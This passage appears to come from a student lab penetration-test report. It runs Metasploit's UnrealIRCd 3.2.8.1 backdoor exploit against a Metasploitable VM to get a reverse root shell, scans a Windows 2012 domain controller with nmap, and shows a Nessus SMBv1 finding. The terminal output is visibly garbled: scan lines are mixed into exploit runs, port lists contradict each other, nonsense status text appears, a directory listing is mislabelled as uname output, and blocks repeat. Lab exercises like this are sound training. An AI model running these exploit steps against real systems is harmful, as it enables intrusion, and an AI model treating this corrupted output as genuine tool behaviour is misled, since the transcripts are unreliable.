responds with "Command shell session 1 IP address (1 host up) scanned in 13.58 seconds". The terminal window also shows a Windows Defender notification for "Trojan:Win32/AdWare.Malware.Gen" detected on 10/22/2025.

After all this thing send run command to execute the settings and exploit the systems and successfully create a session.


```
msf5 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 10.10.7.9
RHOST => 10.10.7.9
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Nmap: Starting Nmap 7.80 ( https://nmap.org ) at 2025-10-22 09:18 EDT
[*] Nmap: Nmap scan report for 10.10.7.9
[*] Nmap: Host is up (0.0053s latency).
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 21/tcp open  ftp      vsftpd 2.3.4
[*] Nmap: MAC Address: 08:00:27:0E:61:01 (Oracle VirtualBox virtual NIC)
[*] Nmap: Service Info: OS: Unix
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 13.82 seconds
msf5 > run nmap 10.10.7.9
[*] Nmap: Starting Nmap 7.80 ( https://nmap.org ) at 2025-10-22 10:25 EDT
[*] Nmap: Nmap scan report for 10.10.7.9
[*] Nmap: Host is up (0.0029s latency).
[*] Nmap: Not shown: 977 closed ports
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 21/tcp open  ftp
[*] Nmap: 22/tcp open  ssh
[*] Nmap: 23/tcp open  telnet
[*] Nmap: 25/tcp open  smtp
[*] Nmap: 53/tcp open  domain
[*] Nmap: 80/tcp open  http
[*] Nmap: 111/tcp open  rpcbind
[*] Nmap: 139/tcp open  netbios-ssn
[*] Nmap: 445/tcp open  microsoft-ds
[*] Nmap: 512/tcp open  exec
[*] Nmap: 513/tcp open  login
[*] Nmap: 514/tcp open  shell
[*] Nmap: 1099/tcp open  rmiregistry
[*] Nmap: 1524/tcp open  ingreslock
[*] Nmap: 2049/tcp open  nfs
[*] Nmap: 2121/tcp open  cvsproxy-ftp
[*] Nmap: 3306/tcp open  mysql
[*] Nmap: 5432/tcp open  postgresql
[*] Nmap: 5900/tcp open  vnc
[*] Nmap: 6080/tcp open  x11
[*] Nmap: 6067/tcp open  irc
[*] Nmap: 8080/tcp open  ajp13
[*] Nmap: 8180/tcp open  unknown
[*] Nmap: MAC Address: 08:00:27:00:7F:AD (Oracle VirtualBox virtual NIC)
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 13.58 seconds
msf5 > run nmap 10.10.7.9
```

then set remote host as target machine 10.10.7.9 by entering the command

“set RHOST 10.10.7.9”

```
msf5 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 10.10.7.9
RHOST => 10.10.7.9
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Nmap: Starting Nmap 7.80 ( https://nmap.org ) at 2025-10-22 09:18 EDT
[*] Nmap: Nmap scan report for 10.10.7.9
[*] Nmap: Host is up (0.0053s latency).
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 21/tcp open  ftp      vsftpd 2.3.4
[*] Nmap: MAC Address: 08:00:27:0E:61:01 (Oracle VirtualBox virtual NIC)
[*] Nmap: Service Info: OS: Unix
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 13.82 seconds
msf5 > run nmap 10.10.7.9
[*] Nmap: Starting Nmap 7.80 ( https://nmap.org ) at 2025-10-22 10:25 EDT
[*] Nmap: Nmap scan report for 10.10.7.9
[*] Nmap: Host is up (0.0029s latency).
[*] Nmap: Not shown: 977 closed ports
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 21/tcp open  ftp
[*] Nmap: 22/tcp open  ssh
[*] Nmap: 23/tcp open  telnet
[*] Nmap: 25/tcp open  smtp
[*] Nmap: 53/tcp open  domain
[*] Nmap: 80/tcp open  http
[*] Nmap: 111/tcp open  rpcbind
[*] Nmap: 139/tcp open  netbios-ssn
[*] Nmap: 445/tcp open  microsoft-ds
[*] Nmap: 512/tcp open  exec
[*] Nmap: 513/tcp open  login
[*] Nmap: 514/tcp open  shell
[*] Nmap: 1099/tcp open  rmiregistry
[*] Nmap: 1524/tcp open  ingreslock
[*] Nmap: 2049/tcp open  nfs
[*] Nmap: 2121/tcp open  cvsproxy-ftp
[*] Nmap: 3306/tcp open  mysql
[*] Nmap: 5432/tcp open  postgresql
[*] Nmap: 5900/tcp open  vnc
[*] Nmap: 6080/tcp open  x11
[*] Nmap: 6067/tcp open  irc
[*] Nmap: 8080/tcp open  ajp13
[*] Nmap: 8180/tcp open  unknown
[*] Nmap: MAC Address: 08:00:27:00:7F:AD (Oracle VirtualBox virtual NIC)
msf5 > run nmap 10.10.7.9
```

Then put “run” command to execute and get a remote session.

```
Kali (Running) - Oracle VirtualBox
File Machine View Input Devices Help
Applications Places Terminal
Wed 12:10
root@osboxes: -

msf5 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 10.10.7.9
RHOST => 10.10.7.9
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP double handler on 10.10.7.14444 10/22/2025 12:10:20
[*] 10.10.7.9:6667 - Connected to 10.10.7.9:6667...
[*] irc.Metasploitable.LAN NOTICE AUTH *** Looking up your hostname...
[*] irc.Metasploitable.LAN NOTICE AUTH *** Couldn't resolve your hostname; using your IP address instead
[*] 10.10.7.9:6667 - Sending backdoor command...
[*] Accepted the first client connection...Oracle VirtualBox virtual NIC1
[*] Accepted the second client connection...
[*] Command: s80encqAua3wT2r\n" latency:
[*] Writing to socket A 10.10.7.9:6667 (1 host up) scanned in 13.81 seconds
[*] Writing to socket B
[*] Reading from socket...ip 1 https://www.org 1 at 2025-10-22 10:23:00
[*] Reading from socket B for 10.10.7.9
[*] B: "S80encqAua3wT2r\n" latency:
[*] Matching...www.org closed ports
[*] A is input...STATE: SUCCEEDED
[*] Command shell session 1 opened (10.10.7.7:4444 -> 10.10.7.9:60368) at 2025-10-22 12:10:24 -0400

[*] Nmap: 22/tcp open ssh
[*] Nmap: 23/tcp open telnet
[*] Nmap: 23/tcp open smtp
[*] Nmap: 53/tcp open domain
[*] Nmap: 80/tcp open http
[*] Nmap: 111/tcp open rsh
[*] Nmap: 128/tcp open netbios-ssn
[*] Nmap: 445/tcp open microsoft-ds
[*] Nmap: 512/tcp open xdmcp
[*] Nmap: 513/tcp open login
[*] Nmap: 514/tcp open shell
[*] Nmap: 1080/tcp open nmapscript
[*] Nmap: 1234/tcp open impsync
[*] Nmap: 2048/tcp open nfs
[*] Nmap: 2121/tcp open cifs
[*] Nmap: 2345/tcp open nmap
[*] Nmap: 5432/tcp open postgresql
[*] Nmap: 5678/tcp open vnc
[*] Nmap: 6000/tcp open x11
[*] Nmap: 6067/tcp open irc
[*] Nmap: 8080/tcp open alpl
[*] Nmap: 21080/tcp open nmap
[*] Nmap: Mac Address: 08:00:27:00:7F:AD (Oracle VirtualBox virtual NIC1)
[*] Nmap: Host Name: 1 IP address (1 host up) scanned in 13.56 seconds
[*] 10.10.7.9:6667 -> 10.10.7.9:6667
```

34


```
msf5 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 10.10.7.9
RHOST => 10.10.7.9
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 10.10.7.7:4444 at 2025-10-22 09:10 EDT
[*] 10.10.7.9:6667 - Connected to 10.10.7.9:6667...
[*] :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
[*] :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 10.10.7.9:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Command: echo 580encAbua3w12;
[*] Writing to socket A: 580encAbua3w12 (10.10.7.9)
[*] Reading from sockets... 1 https://rmap.org 1 at 2025-10-22 10:25 EDT
[*] Reading from socket B: 10.10.7.9
[*] B: "580encAbua3w12\r\n" (10.10.7.9)
[*] Matching...
[*] A is input... STATE: SMOKE
[*] Command shell session 1 opened (10.10.7.7:4444 -> 10.10.7.9:60368) at 2025-10-22 12:10:24 -0400
msf5 >
msf5 > whoami
msf5 >
msf5 > msfadmin tty1 10.10.7.9:6667
msf5 > root pts/0 10.10.7.9:6667
msf5 >
msf5 > uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

This is the output of command **uname –a** it shows the name and os version of the system.


```
msf5 > whoami
msf5 >
msf5 > msfadmin tty1 10.10.7.9:6667
msf5 > root pts/0 10.10.7.9:6667
msf5 >
msf5 > ls -la
total 388
drwxr-xr-x 1 root root 1365 May 20 2012 Donation
drwxr-xr-x 1 root root 17992 May 20 2012 LICENSE
drwxr-xr-x 2 root root 4096 May 20 2012 aliases
drwxr-xr-x 1 root root 1175 May 20 2012 badwords.channel.conf
drwxr-xr-x 1 root root 1183 May 20 2012 badwords.message.conf
drwxr-xr-x 1 root root 1121 May 20 2012 badwords.quit.conf
drwxr-xr-x 1 root root 242894 May 20 2012 curl-ca-bundle.crt
drwxr-xr-x 1 root root 1900 May 20 2012 dcallow.conf
drwxr-xr-x 2 root root 4096 May 20 2012 doc
drwxr-xr-x 1 root root 4096 May 20 2012 help.conf
drwxr-xr-x 1 root root 1757 Oct 22 12:10:00 ircd.log
drwxr-xr-x 1 root root 1006 Oct 22 10:00 ircd.pid
drwxr-xr-x 1 root root 5 Oct 22 12:10:00 ircd.tune
drwxr-xr-x 2 root root 4096 May 20 2012 modules
drwxr-xr-x 2 root root 4096 May 20 2012 networks
drwxr-xr-x 1 root root 3656 May 20 2012 spamfilter.conf
drwxr-xr-x 2 root root 4096 Oct 22 10:00 tap
drwxr-xr-x 1 root root 104042 May 20 2012 unreal (VirtualBox virtual NIC)
drwxr-xr-x 1 root root 103884 May 20 2012 unrealircd.conf.30.seconds
```

The above figure is the output of **uname –a** command, which proves that system is compromised.

11.5.Kali to R & D_AD Recon



Before start exploitation we have to ensure the reachability. By sending ICMP echo request we checked the reachability and found it is ok. In our LAB AD-R&D IP is 10.10.6.3




From Metasploitable we scan AD_R&D for gather information.


```
msf5 > db nmap -A 10.10.6.3
[*] Nmap: Starting Nmap 7.80 ( https://nmap.org ) at 2025-10-21 12:42 EDT
[*] Nmap: Nmap scan report for 10.10.6.3
[*] Nmap: Host is up (0.0039s latency).
[*] Nmap: Not shown: 982 closed ports
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 53/tcp    open  domain?
[*] Nmap: | fingerprint-strings:
[*] Nmap: |   DNSVersionBindReqTCP:
[*] Nmap: |     bind
[*] Nmap: | 88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-10-22 01:38:33Z)
[*] Nmap: 135/tcp  open  msrpc      Microsoft Windows RPC
[*] Nmap: 139/tcp  open  netbios-ssn Microsoft Windows netbios-ssn
[*] Nmap: 389/tcp  open  ldap       Microsoft Windows Active Directory LDAP (Domain: shafee.local, Site: Default-First-Site-Name)
[*] Nmap: 445/tcp  open  microsoft-ds Windows Server 2012 R2 Datacenter Evaluation 9600 microsoft-ds (workgroup: SHAFEE)
[*] Nmap: 464/tcp  open  kpasswd5?
[*] Nmap: 593/tcp  open  ncacn_http Microsoft Windows RPC over HTTP 1.0
[*] Nmap: 636/tcp  open  tcpwrapped Microsoft Windows Active Directory LDAP (Domain: shafee.local, Site: Default-First-Site-Name)
[*] Nmap: 3268/tcp open  ldap
[*] Nmap: 3269/tcp open  tcpwrapped Microsoft Windows RPC
[*] Nmap: 49152/tcp open  msrpc      Microsoft Windows RPC
[*] Nmap: 49153/tcp open  msrpc      Microsoft Windows RPC
[*] Nmap: 49154/tcp open  msrpc      Microsoft Windows RPC
[*] Nmap: 49155/tcp open  msrpc      Microsoft Windows RPC
[*] Nmap: 49157/tcp open  ncacn_http Microsoft Windows RPC over HTTP 1.0
[*] Nmap: 49158/tcp open  msrpc      Microsoft Windows RPC
[*] Nmap: 49159/tcp open  msrpc      Microsoft Windows RPC
[*] Nmap: 1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
[*] Nmap: SF:Port53:TCP-v2.8091E74Dx10/211711ee-6877F77D0-x86_64-pc-Linux-gnu/rDNS
[*] Nmap: SF:VersionBindReqTCP.20,"0x1e0x060x01x040x010x000x07version
[*] Nmap: SF:x04bind0x0x100x03");
[*] Nmap: MAC Address: 08:00:27:05:64:8B (Oracle VirtualBox virtual NIC)
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Microsoft Windows 2012[7]8.1
[*] Nmap: OS CPE: cpe:/o:microsoft:windows_server_2012:r2 cpe:/o:microsoft:windows_7::ultimate cpe:/o:microsoft:windows_8.1
[*] Nmap: OS details: Microsoft Windows Server 2012 R2 Update 1, Microsoft Windows 7, Windows Server 2012, or Windows 8.1 Update 1
[*] Nmap: Network Distance: 1 hop
```


```
root@osboxes: ~
File Edit View Search Terminal Help
[*] Nmap: 49157/tcp open  msrpc      Microsoft Windows RPC
[*] Nmap: 49154/tcp open  msrpc      Microsoft Windows RPC
[*] Nmap: 49155/tcp open  msrpc      Microsoft Windows RPC
[*] Nmap: 49157/tcp open  ncacn_http Microsoft Windows RPC over HTTP 1.0
[*] Nmap: 49158/tcp open  msrpc      Microsoft Windows RPC
[*] Nmap: 49159/tcp open  msrpc      Microsoft Windows RPC
[*] Nmap: 1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
[*] Nmap: SF:Port53:TCP-v2.8091E74Dx10/211711ee-6877F77D0-x86_64-pc-Linux-gnu/rDNS
[*] Nmap: SF:VersionBindReqTCP.20,"0x1e0x060x01x040x010x000x07version
[*] Nmap: SF:x04bind0x0x100x03");
[*] Nmap: MAC Address: 08:00:27:05:64:8B (Oracle VirtualBox virtual NIC)
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Microsoft Windows 2012[7]8.1
[*] Nmap: OS CPE: cpe:/o:microsoft:windows_server_2012:r2 cpe:/o:microsoft:windows_7::ultimate cpe:/o:microsoft:windows_8.1
[*] Nmap: OS details: Microsoft Windows Server 2012 R2 Update 1, Microsoft Windows 7, Windows Server 2012, or Windows 8.1 Update 1
[*] Nmap: Network Distance: 1 hop
[*] Nmap: Service Info: Host: WIN-14LAJQV1500; OS: Windows; CPE: cpe:/o:microsoft:windows
[*] Nmap: Host script results:
[*] Nmap: |_clock-skew: mean: 11h36m07s, deviation: 4h37m08s, median: 8h56m06s
[*] Nmap: |_nbstat: NetBIOS name: WIN-14LAJQV1500, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:05:64:8B (Oracle VirtualBox virtual NIC)
[*] Nmap: |_smb-os-discovery:
[*] Nmap: |   OS: Windows Server 2012 R2 Datacenter Evaluation 9600 (Windows Server 2012 R2 Datacenter Evaluation 6.3)
[*] Nmap: |   Computer name: WIN-14LAJQV1500
[*] Nmap: |   NetBIOS computer name: WIN-14LAJQV1500\00
[*] Nmap: |   Domain name: shafee.local
[*] Nmap: |   Forest name: shafee.local
[*] Nmap: |   FQDN: WIN-14LAJQV1500.shafee.local
[*] Nmap: |   System time: 2025-10-21T17:40:58:00
[*] Nmap: |_smb-security-mode:
[*] Nmap: |   account used: guest
[*] Nmap: |   authentication level: user
[*] Nmap: |   challenge response: supported
[*] Nmap: |   message signing: required
[*] Nmap: |_smb2-security-mode:
[*] Nmap: |   2.02:
[*] Nmap: |     Message signing enabled and required
[*] Nmap: |_smb2-time:
[*] Nmap: |   date: 2025-10-22T01:40:58
[*] Nmap: |   start date: 2025-11-30T04:43:56
[*] Nmap: TRACEROUTE
[*] Nmap: HOP RTT ADDRESS
[*] Nmap: 1 3.88 ms 10.10.6.3
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 186.41 seconds
msf5 >
```

This is the output of db_nmap -A command. This command gives the update of all information regarding service in detail. In the screen shoot we have seen that domain name found shafee.local and one user found that is guest. User permission as well.

11.6 Nessus Vulnerabilities report for R&D AD



Above figure is the vulnerability report for R&D_AD through Nessus. In my LAB R&D AD ip is 10.10.6.3 here scan for mentioned IP. Twenty-seven vulnerability found on R&D_AD server.



Here is the list of weakness of AD and categorized in several categories.

Nessus Essentials / Folders / View x +

Not secure https://localhost:8834/#/scans/reports/20/vulnerabilities/group/108797/100464

A new version of Nessus is available and ready to install. [Learn more](#) or [apply it now](#).

tenable Nessus Essentials Scans Settings ? Shafee

FOLDERS

- My Scans
- All Scans
- Trash

RESOURCES

- Policies
- Plugin Rules

Tenable News

Dell Storage Manager Multiple Vulnerabilities [Read More](#)

R&D_AD / Plugin #100464

Configure Audit Trail Launch Report Export

Hosts 1 Vulnerabilities 27 History 1

CRITICAL Microsoft Windows SMBv1 Multiple Vulnerabilities

Description

The remote Windows host has Microsoft Server Message Block 1.0 (SMBv1) enabled. It is, therefore, affected by multiple vulnerabilities :

- Multiple information disclosure vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of SMBv1 packets. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted SMBv1 packet, to disclose sensitive information. (CVE-2017-0267, CVE-2017-0268, CVE-2017-0270, CVE-2017-0271, CVE-2017-0274, CVE-2017-0275, CVE-2017-0276)
- Multiple denial of service vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted SMB request, to cause the system to stop responding. (CVE-2017-0269, CVE-2017-0273, CVE-2017-0280)
- Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of SMBv1 packets. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted SMBv1 packet, to execute arbitrary code. (CVE-2017-0272, CVE-2017-0277, CVE-2017-0278, CVE-2017-0279)

Plugin Details

Severity: Critical
ID: 100464
Version: 1.5
Type: remote
Family: Windows
Published: May 26, 2017
Modified: February 18, 2025

